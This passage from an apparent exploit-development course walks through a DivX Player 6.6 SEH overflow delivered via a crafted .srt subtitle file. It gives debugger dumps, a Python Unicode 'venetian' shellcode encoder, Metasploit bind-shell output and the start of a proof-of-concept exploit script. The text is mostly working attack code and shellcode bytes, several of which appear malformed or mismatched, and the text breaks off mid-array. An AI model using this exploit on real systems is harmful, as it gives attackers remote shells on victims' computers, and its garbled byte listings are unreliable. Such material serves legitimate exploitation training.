00480169 6A 00 PUSH 0
0048016A 6A 00 PUSH 0
0048016B 6A 00 PUSH 0
0048016C 6A 00 PUSH 0
0048016D 6A 00 PUSH 0
0048016E 6A 00 PUSH 0
0048016F 6A 00 PUSH 0
00480170 6A 00 PUSH 0
00480171 6A 00 PUSH 0
00480172 6A 00 PUSH 0
00480173 6A 00 PUSH 0
00480174 6A 00 PUSH 0
00480175 6A 00 PUSH 0
00480176 6A 00 PUSH 0
00480177 6A 00 PUSH 0
00480178 6A 00 PUSH 0
00480179 6A 00 PUSH 0
0048017A 6A 00 PUSH 0
0048017B 6A 00 PUSH 0
0048017C 6A 00 PUSH 0
0048017D 6A 00 PUSH 0
0048017E 6A 00 PUSH 0
0048017F 6A 00 PUSH 0
00480180 6A 00 PUSH 0
00480181 6A 00 PUSH 0
00480182 6A 00 PUSH 0
00480183 6A 00 PUSH 0
00480184 6A 00 PUSH 0
00480185 6A 00 PUSH 0
00480186 6A 00 PUSH 0
00480187 6A 00 PUSH 0
00480188 6A 00 PUSH 0
00480189 6A 00 PUSH 0
0048018A 6A 00 PUSH 0
0048018B 6A 00 PUSH 0
0048018C 6A 00 PUSH 0
0048018D 6A 00 PUSH 0
0048018E 6A 00 PUSH 0
0048018F 6A 00 PUSH 0
00480190 6A 00 PUSH 0
00480191 6A 00 PUSH 0
00480192 6A 00 PUSH 0
00480193 6A 00 PUSH 0
00480194 6A 00 PUSH 0
00480195 6A 00 PUSH 0
00480196 6A 00 PUSH 0
00480197 6A 00 PUSH 0
00480198 6A 00 PUSH 0
00480199 6A 00 PUSH 0
0048019A 6A 00 PUSH 0
0048019B 6A 00 PUSH 0
0048019C 6A 00 PUSH 0
0048019D 6A 00 PUSH 0
0048019E 6A 00 PUSH 0
0048019F 6A 00 PUSH 0
004801A0 6A 00 PUSH 0
004801A1 6A 00 PUSH 0
004801A2 6A 00 PUSH 0
004801A3 6A 00 PUSH 0
004801A4 6A 00 PUSH 0
004801A5 6A 00 PUSH 0
004801A6 6A 00 PUSH 0
004801A7 6A 00 PUSH 0
004801A8 6A 00 PUSH 0
004801A9 6A 00 PUSH 0
004801AA 6A 00 PUSH 0
004801AB 6A 00 PUSH 0
004801AC 6A 00 PUSH 0
004801AD 6A 00 PUSH 0
004801AE 6A 00 PUSH 0
004801AF 6A 00 PUSH 0
004801B0 6A 00 PUSH 0
004801B1 6A 00 PUSH 0
004801B2 6A 00 PUSH 0
004801B3 6A 00 PUSH 0
004801B4 6A 00 PUSH 0
004801B5 6A 00 PUSH 0
004801B6 6A 00 PUSH 0
004801B7 6A 00 PUSH 0
004801B8 6A 00 PUSH 0
004801B9 6A 00 PUSH 0
004801BA 6A 00 PUSH 0
004801BB 6A 00 PUSH 0
004801BC 6A 00 PUSH 0
004801BD 6A 00 PUSH 0
004801BE 6A 00 PUSH 0
004801BF 6A 00 PUSH 0
004801C0 6A 00 PUSH 0
004801C1 6A 00 PUSH 0
004801C2 6A 00 PUSH 0
004801C3 6A 00 PUSH 0
004801C4 6A 00 PUSH 0
004801C5 6A 00 PUSH 0
004801C6 6A 00 PUSH 0
004801C7 6A 00 PUSH 0
004801C8 6A 00 PUSH 0
004801C9 6A 00 PUSH 0
004801CA 6A 00 PUSH 0
004801CB 6A 00 PUSH 0
004801CC 6A 00 PUSH 0
004801CD 6A 00 PUSH 0
0059FE24 41 INC ECX
0059FE25 0041 00 ADD BYTE PTR DS:[ECX],AL
0059FE26 94 XCHG EAX,ESP
0059FE27 0048 00 ADD BYTE PTR DS:[EAX],CL
0059FE28 43 INC EBX
0059FE29 0043 00 ADD BYTE PTR DS:[EBX],AL
0059FE2A 43 INC EBX
0059FE2B 0043 00 ADD BYTE PTR DS:[EBX],AL
0059FE2C 43 INC EBX
0059FE2D 0043 00 ADD BYTE PTR DS:[EBX],AL
0059FE2E 43 INC EBX
0059FE2F 0043 00 ADD BYTE PTR DS:[EBX],AL
0059FE30 43 INC EBX
0059FE31 0043 00 ADD BYTE PTR DS:[EBX],AL
0059FE32 43 INC EBX
0059FE33 0043 00 ADD BYTE PTR DS:[EBX],AL
0059FE34 43 INC EBX
0059FE35 0043 00 ADD BYTE PTR DS:[EBX],AL
0059FE36 43 INC EBX
0059FE37 0043 00 ADD BYTE PTR DS:[EBX],AL
0059FE38 43 INC EBX
0059FE39 0043 00 ADD BYTE PTR DS:[EBX],AL
0059FE3A 43 INC EBX
0059FE3B 0043 00 ADD BYTE PTR DS:[EBX],AL
0059FE3C 43 INC EBX
0059FE3D 0043 00 ADD BYTE PTR DS:[EBX],AL
0059FE3E 43 INC EBX
0059FE3F 0043 00 ADD BYTE PTR DS:[EBX],AL
0059FE40 43 INC EBX
0059FE41 0043 00 ADD BYTE PTR DS:[EBX],AL
0059FE42 43 INC EBX
0059FE43 0043 00 ADD BYTE PTR DS:[EBX],AL
0059FE44 43 INC EBX
0059FE45 0043 00 ADD BYTE PTR DS:[EBX],AL
0059FE46 43 INC EBX
0059FE47 0043 00 ADD BYTE PTR DS:[EBX],AL
0059FE48 43 INC EBX
0059FE49 0043 00 ADD BYTE PTR DS:[EBX],AL
0059FE4A 43 INC EBX
0059FE4B 0043 00 ADD BYTE PTR DS:[EBX],AL
0059FE4C 43 INC EBX
0059FE4D 0043 00 ADD BYTE PTR DS:[EBX],AL
0059FE4E 43 INC EBX
0059FE4F 0043 00 ADD BYTE PTR DS:[EBX],AL
0059FE50 43 INC EBX
0059FE51 0043 00 ADD BYTE PTR DS:[EBX],AL
0059FE52 43 INC EBX
0059FE53 0043 00 ADD BYTE PTR DS:[EBX],AL
0059FE54 43 INC EBX
0059FE55 0043 00 ADD BYTE PTR DS:[EBX],AL
0059FE56 43 INC EBX
0059FE57 0043 00 ADD BYTE PTR DS:[EBX],AL
0059FE58 43 INC EBX
0059FE59 0043 00 ADD BYTE PTR DS:[EBX],AL

```

Figure 43: POP POP RET leads inside our controlled buffer

Exercise

- 1) Repeat the required steps in order to control the execution flow and land inside out evil buffer.



DivX Player 6.6 Case Study: The Unicode Payload Builder

It's time to build our Unicode shellcode using the technique showed in the previous paragraphs. The following script takes a raw payload as input and prints out both the venetian shellcode writer Unicode encoded and the half shellcode which will be completed by the writer at execution time:

```
#!/usr/bin/python
import sys
# 80 00 75:add byte ptr [eax],75h
# 00 6D 00:add byte ptr [ebp],ch
# 40      :inc eax
# 00 6D 00:add byte ptr [ebp],ch
# 40      :inc eax
# 00 6D 00:add byte ptr [ebp],ch

def format_shellcode(shellcode):
    c = 0
    output = ''
    for byte in shellcode:
        if c == 0:
            output += ''
            output += byte
            c += 1
        if c == 64:
            output += '\n'
            c = 0
    output += ''
    return output
raw_shellcode = open(sys.argv[1], 'rb').read()
shellcode_writer = ""
shellcode_writer_l = 0
shellcode_hole = ""
shellcode_hole_l = 0
venetian_stub = "\\x80\\x%s\\x6D\\x40\\x6D\\x40\\x6D"
c = 0
for byte in raw_shellcode:
    if c%2:
        shellcode_writer += venetian_stub % hex(ord(byte)).replace("0x","").zfill(2)
        shellcode_writer_l += 7
    else:
        shellcode_hole += "\\x"+ hex(ord(byte)).replace("0x","").zfill(2)
        shellcode_hole_l += 1
    c += 1
output1 = format_shellcode(shellcode_writer)
print "[*] Unicode Venetian Blinds Shellcode Writer %d bytes" % shellcode_writer_l
print output1
print
print
print
output2 = format_shellcode(shellcode_hole)
print "[*] Half Shellcode to be filled by the Venetian Writer %d bytes" % shellcode_hole_l
print output2
```

Unicode Payload Builder source code



Before writing the next POC we must make some considerations:

- Once we land in our controlled buffer we can't use the usual technique to jump over the SEH and execute our payload as a short `jmp` opcode (`EB069090` for example) will be mangled by the Unicode filter.
- Because of the previous point the following opcodes (our return address) will be executed:

```
41          INC ECX
0041 00     ADD BYTE PTR DS:[ECX],AL
94          XCHG EAX,ESP
0048 00     ADD BYTE PTR DS:[EAX],CL

RET executed as code
```

The `XCHG EAX,ESP` opcode will mangle our stack pointer. To overcome this we can repeat the `XCHG` opcode to reset `ESP` before executing our payload.

As explained in Chris Anley's paper, we will need to have at least a register pointing to the first null byte of our shellcode. Although the `XCHG EAX,ESP` we saw before could help at first glance, it will make our job more complex later on because we will have to restore `ESP` in order to be able to execute shellcode. The `ECX` register points to a stack address close to our buffer and it seems like a good candidate after some adjustments.




Figure 44: Return address executed as `XCHG EAX, ESP`

```
Registers (FPU)
EAX 00000000
ECX 0CF1EEDC
EDX 7C9032BC ntdll.7C9032BC
EBX 00000000
ESP 0CF1EE00
EBP 0CF1EE14
ESI 7C9032A8 ntdll.7C9032A8
EDI 00000000
EIP 0CF1FE24
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 1 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FF40000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
```

Figure 45: ECX pointing to a stack address close to our buffer



DivX Player 6.6 Case Study: Getting our shell


Taking note of the above considerations, we can write the first stub exploit that will be the base for the following ones. We generate a bind shellcode with Metasploit and then obtain the custom Unicode payload through our venetian encoder:

```
bt VENETIAN # /pentest/exploits/framework2/msfpayload win32_bind R > /tmp/bind
bt VENETIAN # ./venetian_encoder.py /tmp/bind
[*] Unicode Venetian Blinds Shellcode Writer 1106 bytes
"\x80\x6a\x6d\x40\x6d\x40\x6d\x80\x4d\x6d\x40\x6d\x80\xf9"
"\x6d\x40\x6d\x40\x6d\x80\xff\x6d\x40\x6d\x40\x6d\x80\x60\x6d\x40"
"\x6d\x40\x6d\x80\x6c\x6d\x40\x6d\x40\x6d\x80\x24\x6d\x40\x6d\x40"
"\x6d\x80\x45\x6d\x40\x6d\x40\x6d\x80\x8b\x6d\x40\x6d\x40\x6d\x80"
"\x05\x6d\x40\x6d\x40\x6d\x80\x01\x6d\x40\x6d\x40\x6d\x80\x8b\x6d"
"\x40\x6d\x40\x6d\x80\x18\x6d\x40\x6d\x40\x6d\x80\x5f\x6d\x40\x6d"
"\x40\x6d\x80\x01\x6d\x40\x6d\x40\x6d\x80\x49\x6d\x40\x6d\x40\x6d"
"\x80\x34\x6d\x40\x6d\x40\x6d\x80\x01\x6d\x40\x6d\x40\x6d\x80\x31"
"\x9d\x40\x6d\x40\x6d\x80\x99\x6d\x40\x6d\x40\x6d\x80\x84\x6d\x40"
"\x6d\x40\x6d\x80\x74\x6d\x40\x6d\x40\x6d\x80\xc1\x6d\x40\x6d\x40"
"\x6d\x80\x0d\x6d\x40\x6d\x40\x6d\x80xc2\x6d\x40\x6d\x40\x6d\x80"
"\xf4\x6d\x40\x6d\x40\x6d\x80\x54\x6d\x40\x6d\x40\x6d\x80\x28\x6d"
"\x40\x6d\x40\x6d\x80\xe5\x6d\x40\x6d\x40\x6d\x80\x5f\x6d\x40\x6d"
"\x40\x6d\x80\x01\x6d\x40\x6d\x40\x6d\x80\x66\x6d\x40\x6d\x40\x6d"
"\x80\x0c\x6d\x40\x6d\x40\x6d\x80\x8b\x6d\x40\x6d\x40\x6d\x80\x1c"
"\x6d\x40\x6d\x40\x6d\x80\xeb\x6d\x40\x6d\x40\x6d\x80\x2c\x6d\x40"
"\x6d\x40\x6d\x80\x89\x6d\x40\x6d\x40\x6d\x80\x24\x6d\x40\x6d\x40"
"\x6d\x80\x61\x6d\x40\x6d\x40\x6d\x80\x31\x6d\x40\x6d\x40\x6d\x80"
"\x64\x6d\x40\x6d\x40\x6d\x80\x43\x6d\x40\x6d\x40\x6d\x80\x8b\x6d"
"\x40\x6d\x40\x6d\x80\x0c\x6d\x40\x6d\x40\x6d\x80\x70\x6d\x40\x6d"
"\x40\x6d\x80\xad\x6d\x40\x6d\x40\x6d\x80\x40\x6d\x40\x6d\x40\x6d"
"\x80\x5e\x6d\x40\x6d\x40\x6d\x80\x8e\x6d\x40\x6d\x40\x6d\x80\x0e"
"\x6d\x40\x6d\x40\x6d\x80\x50\x6d\x40\x6d\x40\x6d\x80\xd6\x6d\x40"
"\x6d\x40\x6d\x80\x53\x6d\x40\x6d\x40\x6d\x80\x68\x6d\x40\x6d\x40"
"\x6d\x80\x32\x6d\x40\x6d\x40\x6d\x80\x77\x6d\x40\x6d\x40\x6d\x80"
"\x32\x6d\x40\x6d\x40\x6d\x80\x54\x6d\x40\x6d\x40\x6d\x80\xd0\x6d"
"\x40\x6d\x40\x6d\x80\xcb\x6d\x40\x6d\x40\x6d\x80\xff\x6d\x40\x6d"
"\x40\x6d\x80\x50\x6d\x40\x6d\x40\x6d\x80\xd6\x6d\x40\x6d\x40\x6d"
"\x80\x89\x6d\x40\x6d\x40\x6d\x80\x66\x6d\x40\x6d\x40\x6d\x80\xed"
"\x6d\x40\x6d\x40\x6d\x80\x02\x6d\x40\x6d\x40\x6d\x80\x6a\x6d\x40"
"\x6d\x40\x6d\x80\xff\x6d\x40\x6d\x40\x6d\x80\x68\x6d\x40\x6d\x40"
"\x6d\x80\x09\x6d\x40\x6d\x40\x6d\x80\xad\x6d\x40\x6d\x40\x6d\x80"
"\xff\x6d\x40\x6d\x40\x6d\x80\x53\x6d\x40\x6d\x40\x6d\x80\x53\x6d"
"\x40\x6d\x40\x6d\x80\x53\x6d\x40\x6d\x40\x6d\x80\x53\x6d\x40\x6d"
"\x40\x6d\x80\x53\x6d\x40\x6d\x40\x6d\x80\xd0\x6d\x40\x6d\x40\x6d"
"\x80\x68\x6d\x40\x6d\x40\x6d\x80\x5c\x6d\x40\x6d\x40\x6d\x80\x53"
"\x6d\x40\x6d\x40\x6d\x80\xe1\x6d\x40\x6d\x40\x6d\x80\x68\x6d\x40"
"\x6d\x40\x6d\x80\x1a\x6d\x40\x6d\x40\x6d\x80xc7\x6d\x40\x6d\x40"
"\x6d\x80\xff\x6d\x40\x6d\x40\x6d\x80\x6a\x6d\x40\x6d\x40\x6d\x80"
"\x51\x6d\x40\x6d\x40\x6d\x80\xff\x6d\x40\x6d\x40\x6d\x80\x68\x6d"
"\x40\x6d\x40\x6d\x80\xad\x6d\x40\x6d\x40\x6d\x80\xe9\x6d\x40\x6d"
"\x40\x6d\x80\xff\x6d\x40\x6d\x40\x6d\x80\x53\x6d\x40\x6d\x40\x6d"
"\x80\xff\x6d\x40\x6d\x40\x6d\x80\x68\x6d\x40\x6d\x40\x6d\x80\x49"
"\x6d\x40\x6d\x40\x6d\x80\x49\x6d\x40\x6d\x40\x6d\x80\xff\x6d\x40"
"\x6d\x40\x6d\x80\x50\x6d\x40\x6d\x40\x6d\x80\x54\x6d\x40\x6d\x40"
"\x6d\x80\xff\x6d\x40\x6d\x40\x6d\x80\x93\x6d\x40\x6d\x40\x6d\x80"
"\xe7\x6d\x40\x6d\x40\x6d\x80xc6\x6d\x40\x6d\x40\x6d\x80\x57\x6d"
"\x40\x6d\x40\x6d\x80\xd6\x6d\x40\x6d\x40\x6d\x80\xff\x6d\x40\x6d"
"\x40\x6d\x80\x66\x6d\x40\x6d\x40\x6d\x80\x64\x6d\x40\x6d\x40\x6d"
"\x80\x68\x6d\x40\x6d\x40\x6d\x80\x6d\x6d\x40\x6d\x40\x6d\x80\xe5"
"\x6d\x40\x6d\x40\x6d\x80\x50\x6d\x40\x6d\x40\x6d\x80\x29\x6d\x40"
```



```
"\x6D\x40\x6D\x80\x89\x6D\x40\x6D\x40\x6D\x80\x6a\x6D\x40\x6D\x40"  
"\x6D\x80\x89\x6D\x40\x6D\x40\x6D\x80\x31\x6D\x40\x6D\x40\x6D\x80"  
"\xf3\x6D\x40\x6D\x40\x6D\x80\xfe\x6D\x40\x6D\x40\x6D\x80\x2d\x6D"  
"\x40\x6D\x40\x6D\x80\x42\x6D\x40\x6D\x40\x6D\x80\x93\x6D\x40\x6D"  
"\x40\x6D\x80\x7a\x6D\x40\x6D\x40\x6D\x80\xab\x6D\x40\x6D\x40\x6D"  
"\x80\xab\x6D\x40\x6D\x40\x6D\x80\x72\x6D\x40\x6D\x40\x6D\x80\xb3"  
"\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x44\x6D\x40"  
"\x6D\x40\x6D\x80\xd6\x6D\x40\x6D\x40\x6D\x80\x57\x6D\x40\x6D\x40"  
"\x6D\x80\x51\x6D\x40\x6D\x40\x6D\x80\x51\x6D\x40\x6D\x40\x6D\x80"  
"\x01\x6D\x40\x6D\x40\x6D\x80\x51\x6D\x40\x6D\x40\x6D\x80\x51\x6D"  
"\x40\x6D\x40\x6D\x80\xd0\x6D\x40\x6D\x40\x6D\x80\xad\x6D\x40\x6D"  
"\x40\x6D\x80\x05\x6D\x40\x6D\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D"  
"\x80\xd6\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x37"  
"\x6D\x40\x6D\x40\x6D\x80\xd0\x6D\x40\x6D\x40\x6D\x80\x57\x6D\x40"  
"\x6D\x40\x6D\x80\x83\x6D\x40\x6D\x40\x6D\x80\x64\x6D\x40\x6D\x40"  
"\x6D\x80\xd6\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80"  
"\x68\x6D\x40\x6D\x40\x6D\x80\x8a\x6D\x40\x6D\x40\x6D\x80\x5f\x6D"  
"\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D"  
"\x40\x6D"
```

```
[*] Half Shellcode to be filled by the Venetian Writer 159 bytes  
"\xfc\xeb\xe8\xff\xff\x8b\x24\x8b\x3c\x7c\x78\xef\x4f\x8b\x20\xeb"  
"\x8b\x8b\xee\xc0\xac\xc0\x07\xca\x01\xeb\x3b\x24\x75\x8b\x24\xeb"  
"\x8b\x4b\x5f\x01\x03\x8b\x6c\x1c\xc3\xdb\x8b\x30\x40\x8b\x1c\x8b"  
"\x08\x68\x4e\xec\xff\x66\x66\x33\x68\x73\x5f\xff\x68\xed\x3b\xff"  
"\x5f\xe5\x81\x08\x55\x02\xd0\xd9\xf5\x57\xd6\x53\x53\x43\x43\xff"  
"\x66\x11\x66\x89\x95\xa4\x70\x57\xd6\x10\x55\xd0\xa4\x2e\x57\xd6"  
"\x55\xd0\xe5\x86\x57\xd6\x54\x55\xd0\x68\x79\x79\xff\x55\xd0\x6a"  
"\x66\x63\x89\x6a\x59\xcc\xe7\x44\xe2\xc0\xaa\x42\xfe\x2c\x8d\x38"  
"\xab\x68\xfe\x16\x75\xff\x5b\x52\x51\x6a\x51\x55\xff\x68\xd9\xce"  
"\xff\x6a\xff\xff\x8b\xfc\xc4\xff\x52\xd0\xf0\x04\x53\xd6\xd0"
```



And we now create our first stub exploit:

```
#!/usr/bin/python
# DivXPOC04.py
# AWE - Offensive Security
# DivX 6.6 SEH SRT Overflow - Unicode Shellcode Creation

# file = name of avi video file
file = "infidel.srt"

# Unicode friendly POP POP RET somewhere in DivX 6.6
# Note: \x94 bites back - dealt with by xchg'ing again and doing a dance to
# shellcode Gods
ret = "\x94\x48"

# Payload building blocks
buffer = "\x41" * 1032 # offset to SEH
xchg_esp = "\x94\x6d" # Swap back EAX, ESP for stack save,nop
xchg_ecx = "\x91\x6d" # Swap EAX, ECX for venetian_writer,nop
align_buffer = "\x05\xff\x3c\x6d\x2d\xff\x3c\x6d" # ECX ADJUST: TO BE FIXED
rest = "\x01" * 500000 # Buffer and shellcode canvas

# [*] Half Shellcode to be filled by the Venetian Writer 159 bytes
# bind shell on port 4444
half_bind = (
"\xfc\xeb\xe8\xff\xff\x8b\x24\x8b\x3c\x7c\x78\xef\x4f\x8b\x20\xeb"
"\x8b\x8b\xee\xc0\xac\xc0\x07\xca\x01\xeb\x3b\x24\x75\x8b\x24\xeb"
"\x8b\x4b\x5f\x01\x03\x8b\x6c\x1c\xc3\xdb\x8b\x30\x40\x8b\x1c\x8b"
"\x08\x68\x4e\xec\xff\x66\x66\x33\x68\x73\x5f\xff\x68\xed\x3b\xff"
"\x5f\xe5\x81\x08\x55\x02\xd0\xd9\xf5\x57\xd6\x53\x53\x43\x43\xff"
"\x66\x11\x66\x89\x95\xa4\x70\x57\xd6\x10\x55\xd0\xa4\x2e\x57\xd6"
"\x55\xd0\xe5\x86\x57\xd6\x54\x55\xd0\x68\x79\x79\xff\x55\xd0\x6a"
"\x66\x63\x89\x6a\x59\xcc\xe7\x44\xe2\xc0\xaa\x42\xfe\x2c\x8d\x38"
"\xab\x68\xfe\x16\x75\xff\x5b\x52\x51\x6a\x51\x55\xff\x68\xd9\xce"
"\xff\x6a\xff\xff\x8b\xfc\xc4\xff\x52\xd0\xf0\x04\x53\xd6\xd0" )

# [*] Unicode Venetian Blinds Shellcode Writer 1106 bytes
venetian_writer = (
"\x80\x6a\x6d\x40\x6d\x40\x6d\x80\x4d\x6d\x40\x6d\x40\x6d\x80\xf9"
"\x6d\x40\x6d\x40\x6d\x80\xff\x6d\x40\x6d\x40\x6d\x80\x60\x6d\x40"
"\x6d\x40\x6d\x80\x6c\x6d\x40\x6d\x40\x6d\x80\x24\x6d\x40\x6d\x40"
"\x6d\x80\x45\x6d\x40\x6d\x40\x6d\x80\x8b\x6d\x40\x6d\x80"
"\x05\x6d\x40\x6d\x40\x6d\x80\x01\x6d\x40\x6d\x40\x6d\x80\x8b\x6d"
"\x40\x6d\x40\x6d\x80\x18\x6d\x40\x6d\x40\x6d\x80\x5f\x6d\x40\x6d"
"\x40\x6d\x80\x01\x6d\x40\x6d\x40\x6d\x80\x49\x6d\x40\x6d\x40\x6d"
"\x80\x34\x6d\x40\x6d\x40\x6d\x80\x01\x6d\x40\x6d\x40\x6d\x80\x31"
"\x6d\x40\x6d\x40\x6d\x80\x99\x6d\x40\x6d\x40\x6d\x80\x84\x6d\x40"
"\x6d\x40\x6d\x80\x74\x6d\x40\x6d\x40\x6d\x80\xc1\x6d\x40\x6d\x40"
"\x6d\x80\x0d\x6d\x40\x6d\x40\x6d\x80\xc2\x6d\x40\x6d\x40\x6d\x80"
"\xf4\x6d\x40\x6d\x40\x6d\x80\x54\x6d\x40\x6d\x40\x6d\x80\x28\x6d"
"\x40\x6d\x40\x6d\x80\xe5\x6d\x40\x6d\x40\x6d\x80\x5f\x6d\x40\x6d"
"\x40\x6d\x80\x01\x6d\x40\x6d\x40\x6d\x80\x66\x6d\x40\x6d\x40\x6d"
"\x80\x0c\x6d\x40\x6d\x40\x6d\x80\x8b\x6d\x40\x6d\x40\x6d\x80\x1c"
"\x6d\x40\x6d\x80\xeb\x6d\x40\x6d\x40\x6d\x80\x2c\x6d\x40"
"\x6d\x40\x6d\x80\x89\x6d\x40\x6d\x40\x6d\x80\x24\x6d\x40\x6d\x40"
"\x6d\x80\x61\x6d\x40\x6d\x40\x6d\x80\x31\x6d\x40\x6d\x40\x6d\x80"
"\x64\x6d\x40\x6d\x40\x6d\x80\x43\x6d\x40\x6d\x40\x6d\x80\x8b\x6d"
"\x40\x6d\x40\x6d\x80\x0c\x6d\x40\x6d\x40\x6d\x80\x70\x6d\x40\x6d"
"\x40\x6d\x80\xad\x6d\x40\x6d\x40\x6d\x80\x40\x6d\x40\x6d\x40\x6d"
```



```
"\x80\xe6\x40\x6d\x80\xe6\x40\x6d\x40\x6d\x80\xe6\x40\x6d\x40\x6d\x80\xe6"
"\x6d\x40\x6d\x40\x6d\x80\x50\x6d\x40\x6d\x40\x6d\x80\x6d\x40\x6d\x40"
"\x6d\x40\x6d\x80\x53\x6d\x40\x6d\x40\x6d\x80\x68\x6d\x40\x6d\x40"
"\x6d\x80\x32\x6d\x40\x6d\x40\x6d\x80\x77\x6d\x40\x6d\x40\x6d\x80"
"\x32\x6d\x40\x6d\x40\x6d\x80\x54\x6d\x40\x6d\x40\x6d\x80\xd0\x6d"
"\x40\x6d\x40\x6d\x80\xcb\x6d\x40\x6d\x40\x6d\x80\xfc\x6d\x40\x6d"
"\x40\x6d\x80\x50\x6d\x40\x6d\x40\x6d\x80\xd6\x6d\x40\x6d\x40\x6d"
"\x80\x89\x6d\x40\x6d\x40\x6d\x80\x66\x6d\x40\x6d\x40\x6d\x80\xed"
"\x6d\x40\x6d\x40\x6d\x80\x02\x6d\x40\x6d\x40\x6d\x80\x6a\x6d\x40"
"\x6d\x40\x6d\x80\xff\x6d\x40\x6d\x40\x6d\x80\x68\x6d\x40\x6d\x40"
"\x6d\x80\x09\x6d\x40\x6d\x40\x6d\x80\xad\x6d\x40\x6d\x40\x6d\x80"
"\xff\x6d\x40\x6d\x40\x6d\x80\x53\x6d\x40\x6d\x40\x6d\x80\x53\x6d"
"\x40\x6d\x40\x6d\x80\x53\x6d\x40\x6d\x40\x6d\x80\x53\x6d\x40\x6d"
"\x40\x6d\x80\x53\x6d\x40\x6d\x40\x6d\x80\xd0\x6d\x40\x6d\x40\x6d"
"\x80\x68\x6d\x40\x6d\x40\x6d\x80\x5c\x6d\x40\x6d\x40\x6d\x80\x53"
"\x6d\x40\x6d\x40\x6d\x80\xe1\x6d\x40\x6d\x40\x6d\x80\x68\x6d\x40"
"\x6d\x40\x6d\x80\x1a\x6d\x40\x6d\x40\x6d\x80\xc7\x6d\x40\x6d\x40"
"\x6d\x80\xff\x6d\x40\x6d\x40\x6d\x80\x6a\x6d\x40\x6d\x40\x6d\x80"
"\x51\x6d\x40\x6d\x40\x6d\x80\xff\x6d\x40\x6d\x40\x6d\x80\x68\x6d"
"\x40\x6d\x40\x6d\x80\xad\x6d\x40\x6d\x40\x6d\x80\xe9\x6d\x40\x6d"
"\x40\x6d\x80\xff\x6d\x40\x6d\x40\x6d\x80\x53\x6d\x40\x6d\x40\x6d"
"\x80\xff\x6d\x40\x6d\x40\x6d\x80\x68\x6d\x40\x6d\x40\x6d\x80\x49"
"\x6d\x40\x6d\x40\x6d\x80\x49\x6d\x40\x6d\x40\x6d\x80\xff\x6d\x40"
"\x6d\x40\x6d\x80\x50\x6d\x40\x6d\x40\x6d\x80\x54\x6d\x40\x6d\x40"
"\x6d\x80\xff\x6d\x40\x6d\x40\x6d\x80\x93\x6d\x40\x6d\x40\x6d\x80"
"\xe7\x6d\x40\x6d\x40\x6d\x80xc6\x6d\x40\x6d\x40\x6d\x80\x57\x6d"
"\x40\x6d\x40\x6d\x80\xd6\x6d\x40\x6d\x40\x6d\x80\xff\x6d\x40\x6d"
"\x40\x6d\x80\x66\x6d\x40\x6d\x40\x6d\x80\x64\x6d\x40\x6d\x40\x6d"
"\x80\x68\x6d\x40\x6d\x40\x6d\x80\x6d\x6d\x40\x6d\x40\x6d\x80\xe5"
"\x6d\x40\x6d\x40\x6d\x80\x50\x6d\x40\x6d\x40\x6d\x80\x29\x6d\x40"
"\x6d\x40\x6d\x80\x89\x6d\x40\x6d\x40\x6d\x80\x6a\x6d\x40\x6d\x40"
"\x6d\x80\x89\x6d\x40\x6d\x40\x6d\x80\x31\x6d\x40\x6d\x40\x6d\x80"
"\xf3\x6d\x40\x6d\x40\x6d\x80\xfe\x6d\x40\x6d\x40\x6d\x80\x2d\x6d"
"\x40\x6d\x40\x6d\x80\x42\x6d\x40\x6d\x40\x6d\x80\x93\x6d\x40\x6d"
"\x40\x6d\x80\x7a\x6d\x40\x6d\x40\x6d\x80\xab\x6d\x40\x6d\x40\x6d"
"\x80\xab\x6d\x40\x6d\x40\x6d\x80\x72\x6d\x40\x6d\x40\x6d\x80\xb3"
"\x6d\x40\x6d\x40\x6d\x80\xff\x6d\x40\x6d\x40\x6d\x80\x44\x6d\x40"
